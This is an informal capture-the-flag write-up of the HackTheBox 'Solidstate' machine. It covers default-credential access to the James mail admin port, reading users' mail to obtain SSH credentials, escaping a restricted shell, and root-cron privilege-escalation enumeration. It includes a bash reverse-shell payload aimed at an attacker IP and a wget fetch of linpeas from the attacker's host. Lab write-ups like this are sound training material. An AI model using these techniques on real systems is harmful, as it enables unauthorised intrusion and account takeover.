Solidstate#
Overview#
- OS: Linux
- IP: 10.10.10.51
- Difficulty: Medium
- Platform: HackTheBox
- OSCP: No
- Lists: N/A
Summary#
accessed james server , got ssh login details , logged in as mindy on ssh, escaped rbash shell by using a james server exploit which gave us a bash shell , enumerated using linpeas , further enumerated with linEnum , checked processes with pspy found a cron job running a root file nd used that to get a rev shell.
Enumeration#

nmap scan results
dirbuster result
http://10.10.10.51:80#
Directories found during testing:
Dirs found with a 200 response:
/ /images/ /assets/ /assets/css/ /assets/fonts/ /assets/js/ /assets/sass/ /assets/css/images/ /assets/sass/base/ /assets/js/ie/ /assets/sass/components/ /assets/sass/layout/ /assets/sass/libs/
Dirs found with a 403 response:
/icons/ /icons/small/ /server-status/
Files found during testing:
Files found with a 200 responce:
/index.html /services.html /about.html /assets/js/skel.min.js /assets/js/jquery.min.js /assets/js/jquery.scrollex.min.js /assets/js/util.js /assets/fonts/FontAwesome.otf /assets/css/font-awesome.min.css /assets/js/main.js /assets/css/images/close.svg /assets/css/ie8.css /assets/fonts/fontawesome-webfont.eot /assets/css/ie9.css /assets/sass/base/_page.scss /assets/js/ie/PIE.htc /assets/sass/ie8.scss /assets/sass/base/_typography.scss /assets/js/ie/backgroundsize.min.htc /assets/css/main.css /assets/sass/ie9.scss /assets/sass/components/_box.scss /assets/js/ie/html5shiv.js /assets/fonts/fontawesome-webfont.svg /assets/fonts/fontawesome-webfont.ttf /assets/sass/components/_button.scss /assets/js/ie/respond.min.js /assets/sass/components/_features.scss /assets/fonts/fontawesome-webfont.woff /assets/sass/components/_form.scss /assets/sass/main.scss /assets/sass/components/_icon.scss /assets/fonts/fontawesome-webfont.woff2 /assets/sass/components/_image.scss /assets/sass/components/_list.scss /assets/sass/components/_section.scss /assets/sass/components/_table.scss /assets/sass/libs/_functions.scss /assets/sass/layout/_banner.scss /assets/sass/libs/_mixins.scss /assets/sass/layout/_footer.scss /assets/sass/libs/_skel.scss /assets/sass/libs/_vars.scss /assets/sass/layout/_header.scss /assets/sass/layout/_menu.scss /assets/sass/layout/_wrapper.scss
nothing interesting here
Vulnerabilities#

Exploitation#
James Mail Server is listening on four ports with different functions. Simple Mail Transfer Protocol (SMTP) on TCP 25, Post Office Protocol (POP3) on TCP 110, and Network News Transfer Protocol (NNTP) on TCP 119 are all services that this box is offering. I could look at potentially brute forcing valid user names or sending phishing emails, but first I want to look at port 4555.

TCP port 4555 is interesting because it is the James administration port. Even without an exploit, if I can access this service, I can likely get into things that might be useful. - 0xdf
so lets visit port 4555 first
we are able to access using default root root creds


so we have these users , lets change the pass for them and then access nd check out their mails
james content

thomas has nothing
john content


ok so mindy seems to have some temporary pass nd her access is restricted.
lets check mindys mail
ok so mindy has 2 mails

lets check them out


ok so we have our ssh creds now which is mindy:P@55W0rd1!2@
mailadmin does not have any which is ironic


right off we have our user flag

ok so apparently our bash is restricted to a rbash, so we have very limited commands
lets try getting out of here first
running cat/etc/passwd also shows us what shell mindy has access to

we can use the -t switch nd specify bash and it would log us in with the bash shell instead of the intended rbash.
sshpass -p ‘P@55W0rd1!2@’ ssh mindy@10.10.10.51 -t bash
but i dont think this is the intended way of getting a bash shell in this box.
lets try using a exploit instead

we will use the 4th option
lets use this payload
bash -i >& /dev/tcp/10.10.14.35/8080 0>&1


annnd we have our shell

lets try accessing admin w this now

we will still have to do some privesc , lets get linpeas on this and start enuming for some vectors
we set up the server in the dir containing linpeas.sh with
python3 -m http.server
and then we use this command on the victims machine to grab it
wget http://10.10.14.35:8000/linpeas.sh

now lets run it ( run it immediately , i noticed that files put in the tmp dir. are being removed periodically )

ok so there seems to be a corn job running under root , im not getting info on what is being run actually

lets run a more thorough scan with linenum
https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh

this file is pretty interesting , it has root permissions but is writeable to the user

lets check out the processes as well with pspy
https://github.com/DominicBreuker/pspy
The Linux version 4.9.0-3-686-pae indicates that this is a 32-bit kernel. The “686” refers to the 32-bit architecture, and “PAE” (Physical Address Extension) allows the system to address more than 4 GB of RAM on a 32-bit system. So, this is a 32-bit version of Debian.
so lets use the 32 bit version of pspy
